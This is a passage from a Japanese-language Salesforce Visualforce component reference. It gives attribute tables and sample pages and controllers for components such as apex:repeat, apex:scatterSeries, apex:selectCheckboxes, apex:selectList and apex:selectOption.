list	String	表示する関連リスト。これは、オブジェクトのページレイアウト上にある必要はありません。この値を指定するには、子リレーションの名前を関連オブジェクトに使用します。たとえば、取引先詳細ページに通常表示される [取引先責任者] 関連リストを表示するには、list="Contacts" を使用します。	はい	10.0	global
pageSize	Integer	関連リストにデフォルトで表示するレコード数。指定されていない場合、この値はデフォルトの 5 に設定されます。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
subject	String	データおよび関連リストの定義の取得元の親レコード。指定されていない場合、また、標準コントローラを使用している場合、この値は、ページ URL の ID クエリ文字列パラメータの値に自動的に設定されます。		10.0	global
title	String	関連リストのタイトルとして表示されるテキスト。指定されていない場合、この値はデフォルトの、アプリケーションで指定されたタイトルに設定されます。		10.0	global

Facet

facet 名	説明	API バージョン
body	関連リストの本文に表示されるコンポーネント。関連リストの本文の表示は、name="body" を含む facet によって制御されるため、body facet が relatedList コンポーネントに表示される順序は重要ではありません。指定されている場合、この facet は関連リストタグの他のコンテンツより優先されます。	10.0
footer	関連リストのフッター領域に表示されるコンポーネント。関連リストの下部の表示は、name="footer" を含む facet によって制御されるため、footer facet が relatedList コンポーネントの本文に表示される順序は重要ではありません。	10.0
header	関連リストのヘッダー領域に表示されるコンポーネント。関連リストの上部の表示は、name="header" を含む facet によって制御されるため、header facet が relatedList コンポーネントの本文に表示される順序は重要ではありません。	10.0

apex:remoteObjectField

sObject を読み込むための項目を定義します。このコンポーネントを使用して定義された項目は、apex:remoteObjectModel の fields 属性の代わりに短縮名を持つことができます。これによって、クライアント側の JavaScript コードの項目で、完全な API 名の代わりに「ニックネーム」を使用できます。apex:remoteObjectModel の子として使用します。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
jsShorthand	String	完全な項目名の代わりに JavaScript コードで使用できる短縮名、つまり「ニックネーム」です。		33.0	
name	String	sObject 項目の API 名。	はい	33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global

apex:remoteObjectModel

sObjectおよびその項目を定義して、Visualforceリモートオブジェクトを使用してアクセスできるようにします。この定義にはオブジェクトの短縮名を含むことができます。この短縮名は完全なAPI名の代わりにJavaScriptで使用できます。組織が名前空間を持つ場合に特に便利で、コードがさらに保守しやすくなります。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
create	String	createメソッドの$RemoteActionの上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	
delete	String	createメソッドの$RemoteActionの上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	
fields	String	アクセス可能にするためのオブジェクトの項目のリスト。既存のオブジェクトがサーバから読み込まれたとき、これらの項目のみを使用できます。このリストは、項目の完全なAPI名のカンマ区切り文字列です。		33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
jsShorthand	String	完全な項目名の代わりにJavaScriptコードで使用できる短縮名、つまり「ニックネーム」です。		33.0	
name	String	アクセスするためのsObjectのAPI名。完全なAPI名には、使用している場合は組織の名前空間が含まれます。	はい	33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		14.0	global
retrieve	String	retrieveメソッドの$RemoteActionの上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	
update	String	createメソッドの$RemoteActionの上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	

apex:remoteObjects

このコンポーネントを使用して、子 apex:remoteObjectModel コンポーネントおよび子 apex:remoteObjectField コンポーネントと一緒に、Visualforce リモートオブジェクトを使用してアクセスする sObject および項目を指定します。これらのコンポーネントは、クライアント側 JavaScript コード内の基本的な作成、選択、更新、削除の操作のために使用できるモデルを JavaScript で生成します。

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
create	String	create メソッドの $RemoteAction の上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	
delete	String	create メソッドの $RemoteAction の上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
jsNamespace	String	生成されたモデルのための JavaScript 名前空間。		33.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
retrieve	String	retrieve メソッドの $RemoteAction の上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	
update	String	create メソッドの $RemoteAction の上書き。すべてのリモートオブジェクト種別に適用されます。		33.0	

apex:repeat

指定する構造に基づいてコレクションのコンテンツを出力できる反復コンポーネントです。コレクションには、最大 1,000 個の項目を含められます。

<apex:pageBlockSection> または <apex:panelGrid> コンポーネント内で使用すると、子 <apex:repeat> コンポーネントが生成したすべてのコンテンツは、単一の <apex:pageBlockSection> または <apex:panelGrid> セルに配置されます。

このコンポーネントを次のコンポーネントの直接の子として使用することはできません。

- <apex:panelBar>
- <apex:selectCheckboxes>
- <apex:selectList>

- <apex:selectRadio>
- <apex:tabPanel>

例

```
<!-- Page: -->


<apex:page controller="repeatCon" id="thePage">


    <apex:repeat value="{!strings}" var="string" id="theRepeat">


        <apex:outputText value="{!string}" id="theValue"/><br/>


    </apex:repeat>


</apex:page>



/*** Controller: ***/


public class repeatCon {


    public String[] getStrings() {

        return new String[]{'ONE','TWO','THREE'};

    }


}
```

上述の例では次の HTML を表示します。

```
<span id="thePage:theRepeat:0:theValue">ONE</span><br/>
```

```
<span id="thePage:theRepeat:1:theValue">TWO</span><br/>

<span id="thePage:theRepeat:2:theValue">THREE</span><br/>
```

標準コンポーネントの例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->









<!-- Page: -->

<apex:page standardController="Account">

    <table border="0" >

        <tr>
```

```
            <th>Case Number</th><th>Origin</th>

            <th>Creator Email</th><th>Status</th>

        </tr>

        <apex:repeat var="cases" value="{!Account.Cases}">

        <tr>

            <td>{!cases.CaseNumber}</td>

            <td>{!cases.Origin}</td>

            <td>{!cases.Contact.email}</td>

            <td>{!cases.Status}</td>

        </tr>

        </apex:repeat>

    </table>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
first	Integer	視覚的に表示されるコレクションの最初の要素。value属性によって指定されたデータセットの最初の要素のインデックスは0です。たとえば、value属性で指定されている一連のレコードの最初の2つの要素を表示しない場合は、first="2"と設定します。		10.0	global
id	String	ページの他のコンポーネントが繰り返しコンポーネントを参照できるようにする識別子。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		10.0	global
rows	Integer	表示されるコレクションの最大項目数。この値がコレクションの項目数より小さい場合、コレクションの最後の項目は繰り返されません。		10.0	global
value	Object	反復処理されるデータのコレクション。		10.0	global
var	String	反復内の現在の項目を表す変数の名前。		10.0	global

apex:scatterSeries

Visualforce線形グラフで(結ばれていない)個々の点として表示されるデータ系列です。少なくとも、各点のX値およびY値として使用するデータコレクションの項目、および目盛りとして使用するX軸およびY軸を指定する必要があります。

注: このコンポーネントは <apex:chart> コンポーネントで囲む必要があります。1つのグラフに複数の <apex:scatterSeries> コンポーネントを含めることができます。<apex:areaSeries>、<apex:barSeries>、および <apex:lineSeries> コンポーネントも追加できますが、判読しにくい結果になる可能性があります。

例

```
<!-- Page: -->

<apex:chart height="530" width="700" animate="true" data="{!data}">

    <apex:scatterSeries xField="data1" yField="data2"
```

```
        markerType="circle" markerSize="3"/>
    <apex:axis type="Numeric" position="bottom" fields="data1"
        title="Torque" grid="true">
        <apex:chartLabel/>
    </apex:axis>
    <apex:axis type="Numeric" position="left" fields="data2"
        title="Lateral Motion" grid="true">
        <apex:chartLabel/>
    </apex:axis>
</apex:chart>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
axis	String	このグラフの系列のバインド先の軸。グラフの 4 辺の境界の 1 つである必要があります。 • left • right • top • bottom この軸のバインド先は同階層の <apex:axis> コンポーネントによって定義される必要があります。		26.0	
highlight	Boolean	マウスポインタを重ねたときに各点を強調表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
id	String	ページの他のコンポーネントがグラフコンポーネントを参照できるようにする識別子。		26.0	global
markerFill	String	HTML スタイルの (16 進) 色として指定されるこの系列のデータポイントマーカーの色。		26.0	
markerSize	Integer	この系列の各データポイントマーカーのサイズ。		26.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
markerType	String	この系列の各データポイントマーカーの形状。有効なオプションは、次のとおりです。 • circle • cross 指定されていない場合、マーカーの形状は一連の形状から選択されます。		26.0	
rendered	Boolean	グラフでグラフ系列を表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
rendererFn	String	各データポイントが表示される方法を追加または上書きする JavaScript 関数の名前を指定する文字列。追加のスタイルを指定またはデータを追加するために実装します。		26.0	
showInLegend	Boolean	このグラフ系列をグラフの凡例に追加するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
tips	Boolean	マウスポインタを重ねたときに各データポイントマーカーのツールチップを表示するかどうかを指定する boolean 値。このツールチップの形式は <xField>: <yField> です。指定されていない場合、この値はデフォルトの true に設定されます。		26.0	
title	String	このグラフ系列のタイトル。グラフの凡例に表示されます。		26.0	
xField	String	系列のデータポイントごとの X 軸の値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	26.0	
yField	String	系列のデータポイントごとの Y 軸の値の取得元である、グラフデータに指定された各レコードの項目。この項目はグラフデータのすべてのレコードに存在している必要があります。	はい	26.0	

apex:scontrol

S コントロールを表示するインラインフレームです。

注意: Sコントロールは Visualforce ページに置き換えられました。2010 年以降、新しい組織同様、Sコントロールを作成したことのない組織は、Sコントロールを作成できなくなります。既存のSコントロールに影響はありません。

例

```
<!-- For this component to work, you must have a valid s-control defined. -->

<apex:page>

    <apex:scontrol controlName="HelloWorld" />

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
controlName	String	表示される Sコントロールの名前。この値には、Sコントロールの表示ラベルではなく、名前項目を使用します。		10.0	global
height	Integer	Sコントロールを表示するインラインフレームの高さ。利用可能な縦方向の合計スペースのパーセント (height="50%" など)、またはピクセル数 (height="300px" など) のいずれかで表されます。		10.0	global
id	String	ページの他のコンポーネントが Sコントロールコンポーネントを参照できるようにする識別子。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
scrollbars	Boolean	Sコントロールがスクロール可能であるかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
subject	Object	この Sコントロールにデータを提供するレコードの ID。		10.0	global
width	Integer	Sコントロールを表示するインラインフレームの幅。利用可能な横方向の合計スペースのピクセル数、またはパーセントのいずれかとして表されます。ピクセル数を指定するには、この属性を数字 + px (width="600px" など) に設定します。パーセン		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		トを指定するには、ハイフン＋数字 (width="-80" など) に設定します。			

apex:sectionHeader

ページのタイトルバーです。標準のSalesforceページのタイトルバーは、タブバーの直下に表示される色付きのヘッダーです。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ に適用されます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->



<apex:page standardController="Opportunity" tabStyle="Opportunity" sidebar="false">

    <apex:sectionHeader title="One of Your Opportunities" subtitle="Exciting !"/>

    <apex:detail subject="{!opportunity.ownerId}" relatedList="false" title="false"/>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
description	String	色付きのタイトルバーのすぐ下に表示されるページの説明テキスト。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
help	String	ページのヘルプファイルの URL。この値が指定されている場合、このページリンクの[ヘルプ]は、色付きのタイトルバーの右側に自動的に表示されます。完全修飾、絶対、または相対 URL を使用する必要があります。JavaScript URL は使用できません。無効な URL を指定すると、ヘルプリンクの代わりに警告のアイコンが表示されます。		10.0	global
id	String	ページの他のコンポーネントが sectionHeader コンポーネントを参照できるようにする識別子。		10.0	global
printUrl	String	印刷可能なビューの URL。		18.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
subtitle	String	色付きのタイトルバーのメインタイトルのすぐ下に表示されるテキスト。		10.0	global
title	String	色付きのタイトルバーの上部に表示されるテキスト。		10.0	global

apex:selectCheckboxes

テーブルに表示される、一連の関連するチェックボックス入力要素です。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成されたコンテナタグ <table> に適用されます。

例

```
<!-- Page: -->

<apex:page controller="sampleCon">

    <apex:form>

        <apex:selectCheckboxes value="{!countries}">

            <apex:selectOptions value="{!items}"/>

        </apex:selectCheckboxes><br/>

       <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>
```

```
    </apex:form>
    <apex:outputPanel id="out">
        <apex:actionstatus id="status" startText="testing...">
            <apex:facet name="stop">
                <apex:outputPanel>
                    <p>You have selected:</p>
                    <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
                </apex:outputPanel>
            </apex:facet>
        </apex:actionstatus>
    </apex:outputPanel>
</apex:page>

/*** Controller: ***/
public class sampleCon {
    String[] countries = new String[]{};

    public PageReference test() {
        return null;
    }

    public List<SelectOption> getItems() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('US','US'));
        options.add(new SelectOption('CANADA','Canada'));
        options.add(new SelectOption('MEXICO','Mexico'));
```

```
        return options;
    }

    public String[] getCountries() {
        return countries;
    }

    public void setCountries(String[] countries) {
        this.countries = countries;
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	selectCheckboxes コンポーネントにフォーカスを置くキーボードのアクセスキー。selectCheckboxes コンポーネントにフォーカスがある場合、ユーザはキーボードを使用して、各チェックボックスオプションを選択および選択解除できます。		10.0	global
border	Integer	表示される HTML テーブルの周囲のフレームの幅 (ピクセル単位)。		10.0	global
borderVisible	Boolean	チェックボックステーブルをラップする <fieldset> の周囲の境界線を表示するか、非表示にするかを制御します。デフォルト値は false (境界線なし) です。		29.0	
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
disabled	Boolean	selectCheckboxes コンポーネントを無効な状態で表示するかどうかを指定する boolean 値。true に設定		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		すると、チェックボックスが無効な状態で表示されます。指定されていない場合、この値はデフォルトの false に設定されます。			
disabledClass	String	disabled 属性が true に設定されている場合に、selectCheckboxes コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
enabledClass	String	disabled 属性が false に設定されている場合に、selectCheckboxes コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
id	String	ページの他のコンポーネントが selectCheckboxes コンポーネントを参照できるようにする識別子。		10.0	global
immediate	Boolean	ページの項目に関連付けられている入力規則を処理することなく、このコンポーネントに関連付けられているアクションをすぐに実行するかどうかを指定する boolean 値。true に設定すると、アクションがすぐに実行され、入力規則はスキップされます。指定されていない場合、この値はデフォルトの false に設定されます。		11.0	global
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
layout	String	チェックボックスをテーブルに表示するメソッド。使用できる値は、チェックボックスを横方向に配置する「lineDirection」、または縦方向に配置する「pageDirection」です。指定されていない場合、この値はデフォルトの「lineDirection」に設定されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
legendInvisible	Boolean	凡例テキストを表示するか、非表示にするかを制御します。デフォルト値は false (凡例テキストをすべてのユーザに表示) です。 true に設定すると、<legend> にスタイル属性 class="assistiveText" が追加され、DOM で凡例テキストが保持されますが、表示は画面外に移動します。これにより、テキストが画面に表示されずにスクリーンリーダーからアクセスできるようになります。		29.0	
legendText	String	チェックボックスグループの凡例として表示されるテキスト。境界線が表示されている場合、凡例は境界線の左上の端にはめ込まれます。legendText が空の文字列か、設定されていない場合、凡例は追加されません。		29.0	
onblur	String	onblur イベントが発生した場合 (フォーカスが selectCheckboxes コンポーネントから離れた場合) に呼び出される JavaScript。		10.0	global
onchange	String	onchange イベントが発生した場合 (selectCheckboxes コンポーネントのチェックボックスの値が変更された場合) に呼び出される JavaScript。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが selectCheckboxes コンポーネントをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	onclick イベントが発生した場合 (ユーザが selectCheckboxes コンポーネントをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (selectCheckboxes コンポーネントにフォーカスがある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが selectCheckboxes コンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが selectCheckboxes コンポーネントにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onselect	String	onselect イベントが発生した場合 (ユーザが selectCheckboxes コンポーネントのチェックボックスをオンにした場合) に呼び出される JavaScript。		10.0	global
readonly	Boolean	この selectCheckboxes コンポーネントを参照のみとして表示するかどうかを指定する boolean 値。true に設定すると、チェックボックスの値は変更できません。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
required	Boolean	この selectCheckboxes コンポーネントが必須項目であるかどうかを指定する boolean 値。true に設定された場合、ユーザは、1 つ以上のチェックボックスを選択する必要があります。選択されていない場合、この値はデフォルトの false に設定されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
style	String	selectCheckboxes コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	selectCheckboxes コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザが Tab キーを繰り返し押したときに、他のページコンポーネントと比較して、この selectCheckboxes コンポーネントが選択される順序。この値は、ユーザが Tab キーを押したときに選択される最初のコンポーネントを 0 として、0 ～ 32767 の整数である必要があります。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	この selectCheckboxes コンポーネントに関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の名前が myCheckboxSelections である場合、value="{!myCheckboxSelections}" を使用して変数を参照します。		10.0	global

apex:selectList

ユーザが multiselect 属性の値に応じて、1 つの値または複数の値を一度に選択できるようにするオプションのリストです。

このコンポーネントでは、「html-」プレフィックスを使用した HTML パススルー属性がサポートされています。パススルー属性は、生成された <select> タグに適用されます。

例

```
<!-- Page: -->

<apex:page controller="sampleCon">

    <apex:form>
```

```
        <apex:selectList value="{!countries}" multiselect="true">
            <apex:selectOptions value="{!items}"/>
        </apex:selectList><p/>

       <apex:commandButton value="Test" action="{!test}" rerender="out" status="status"/>

    </apex:form>

    <apex:outputPanel id="out">
        <apex:actionstatus id="status" startText="testing...">
            <apex:facet name="stop">
                <apex:outputPanel>
                    <p>You have selected:</p>
                    <apex:dataList value="{!countries}" var="c">{!c}</apex:dataList>
                </apex:outputPanel>
            </apex:facet>
        </apex:actionstatus>
    </apex:outputPanel>
</apex:page>

/*** Controller: ***/
    public class sampleCon {
        String[] countries = new String[]{};

        public PageReference test() {
            return null;
        }
```

```
        public List<SelectOption> getItems() {
            List<SelectOption> options = new List<SelectOption>();
            options.add(new SelectOption('US','US'));
            options.add(new SelectOption('CANADA','Canada'));
            options.add(new SelectOption('MEXICO','Mexico'));
            return options;
        }

        public String[] getCountries() {
            return countries;
        }

        public void setCountries(String[] countries) {
            this.countries = countries;
        }
    }
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
accesskey	String	selectList にフォーカスを置くキーボードのアクセスキー。selectList にフォーカスがあるときに、ユーザはリストのオプションを選択または選択解除できます。		10.0	global
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
disabled	Boolean	この selectList を無効な状態で表示するかどうかを指定する boolean 値。true に設定すると、selectList が無効な状態で表示されます。指定されていない		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		場合、この値はデフォルトの false に設定されます。			
disabledClass	String	disabled 属性が true に設定されている場合に、selectList コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
enabledClass	String	disabled 属性が false に設定されている場合に、selectList コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
id	String	ページの他のコンポーネントが selectList コンポーネントを参照できるようにする識別子。		10.0	global
label	String	コントロールの横に表示ラベルを表示し、エラーメッセージ内のコントロールを参照できるようにするテキスト値。		23.0	
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
multiselect	Boolean	ユーザがこの selectList から同時に複数のオプションを選択できるかどうかを指定する boolean 値。true に設定すると、ユーザは同時に複数のオプションを選択できます。指定されていない場合、この値はデフォルトの false に設定されます。multiselect が true の場合、value 属性は string[] 型または文字列の list 型である必要があります。そうでない場合、string 型である必要があります。		10.0	global
onblur	String	onblur イベントが発生した場合 (フォーカスが selectList コンポーネントから離れた場合) に呼び出される JavaScript。		10.0	global
onchange	String	onchange イベントが発生した場合 (selectList コンポーネントの値が変更された場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onclick	String	onclick イベントが発生した場合 (ユーザが selectList コンポーネントをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	onclick イベントが発生した場合 (ユーザが selectList コンポーネントをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onfocus	String	onfocus イベントが発生した場合 (selectList コンポーネントにフォーカスがある場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザが selectList コンポーネントからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザが selectList コンポーネントにマウスポインタを重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onselect	String	onselect イベントが発生した場合 (ユーザが selectList コンポーネントのオプションを選択した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
readonly	Boolean	このselectListコンポーネントを参照のみとして表示するかどうかを指定するboolean値。trueに設定すると、リストオプションの選択は変更できません。選択されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定するboolean値。指定されていない場合、この値はデフォルトのtrueに設定されます。		10.0	global
required	Boolean	このselectListコンポーネントが必須項目であるかどうかを指定するboolean値。trueに設定された場合、ユーザは、リストオプションを少なくとも1つ選択する必要があります。選択されていない場合、この値はデフォルトのfalseに設定されます。		10.0	global
size	Integer	同時に表示されるselectListオプションの数。この数がオプションの合計数より小さい場合、selectListにスクロールバーが表示されます。指定されていない場合、利用できるすべてのオプションが表示されます。		10.0	global
style	String	selectListコンポーネントの表示に使用されるスタイル。主に、インラインCSSスタイルを追加するために使用されます。		10.0	global
styleClass	String	selectListコンポーネントの表示に使用されるスタイルクラス。主に、外部CSSスタイルシートを使用するときに適用されるCSSスタイルを指定するために使用されます。		10.0	global
tabindex	String	ユーザがTabキーを繰り返し押したときに、他のページコンポーネントと比較して、このselectListコンポーネントが選択される順序。この値は、ユーザがTabキーを押したときに選択される最初のコンポーネントを0として、0～32767の整数である必要があります。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	このselectListに関連付けられているコントローラクラス変数を参照する差し込み項目。たとえば、コントローラクラスの関連付けられている変数の		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		名前が myListSelections である場合、value="{!myListSelections}" を使用して変数を参照します。multiselect が true の場合、value 属性は string[] 型または文字列の list 型である必要があります。そうでない場合、string 型である必要があります。			

apex:selectOption

<apex:selectCheckboxes> または <apex:selectList> コンポーネントに使用できる値です。<apex:selectOption> コンポーネントは、これらのいずれかのコンポーネントの子である必要があります。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、<apex:selectCheckboxes> または <apex:selectRadio> 親コンポーネント内のコンポーネントに対して生成された <input> タグ、または <apex:selectList> 親コンポーネント内のコンポーネントに対して生成された <option> タグに適用されます。

例

```
<!-- Page: -->

<apex:page controller="chooseColor">

    <apex:form>

        <apex:selectList id="chooseColor" value="{!string}" size="1">

            <apex:selectOption itemValue="red" itemLabel="Red"/>

            <apex:selectOption itemValue="white" itemLabel="White"/>

            <apex:selectOption itemValue="blue" itemLabel="Blue"/>

        </apex:selectList>

    </apex:form>

</apex:page>


 /*** Controller ***/


public class chooseColor {
```

```
    String s = 'blue';


    public String getString() {
        return s;
    }


    public void setString(String s) {
        this.s = s;
    }
}
```

上述の例では次の HTML を表示します。

```
<select id="chooseColor" name="chooseColor" size="1">
    <option value="red">Red</option>
    <option value="white">White</option>
    <option value="blue" selected="selected">Blue</option>
</select>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成された HTML コンポーネントの読み取り方向。使用可能な値には「RTL」(右から左) または「LTR」(左から右) があります。		10.0	global
id	String	ページの他のコンポーネントが selectOption コンポーネントを参照できるようにする識別子。		10.0	global
itemDescription	String	開発ツールで使用する、selectOption コンポーネントの説明。		10.0	global
itemDisabled	Boolean	selectOption コンポーネントを無効な状態で表示するかどうかを指定する boolean 値。true に設定されていると、オプションが無効の状態で表示されま		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
		す。指定されていない場合、この値はデフォルトの false に設定されます。			
itemEscaped	Boolean	このコンポーネントが生成する HTML 出力で、特殊な HTML および XML 文字をエスケープするかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。たとえば、表示ラベルに「>」記号を追加するには、記号のエスケープシーケンスを使用して itemEscaped="false" に設定する必要があります。itemEscaped="false" を指定しない場合、文字エスケープシーケンスは記述されたとおりに表示されます。		10.0	global
itemLabel	String	このオプションをユーザに表示するために使用される表示ラベル。		10.0	global
itemValue	Object	ユーザがこのオプションを選択した場合に、サーバに送信される値。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザが selectOption コンポーネントをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	onclick イベントが発生した場合 (ユーザが selectOption コンポーネントをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
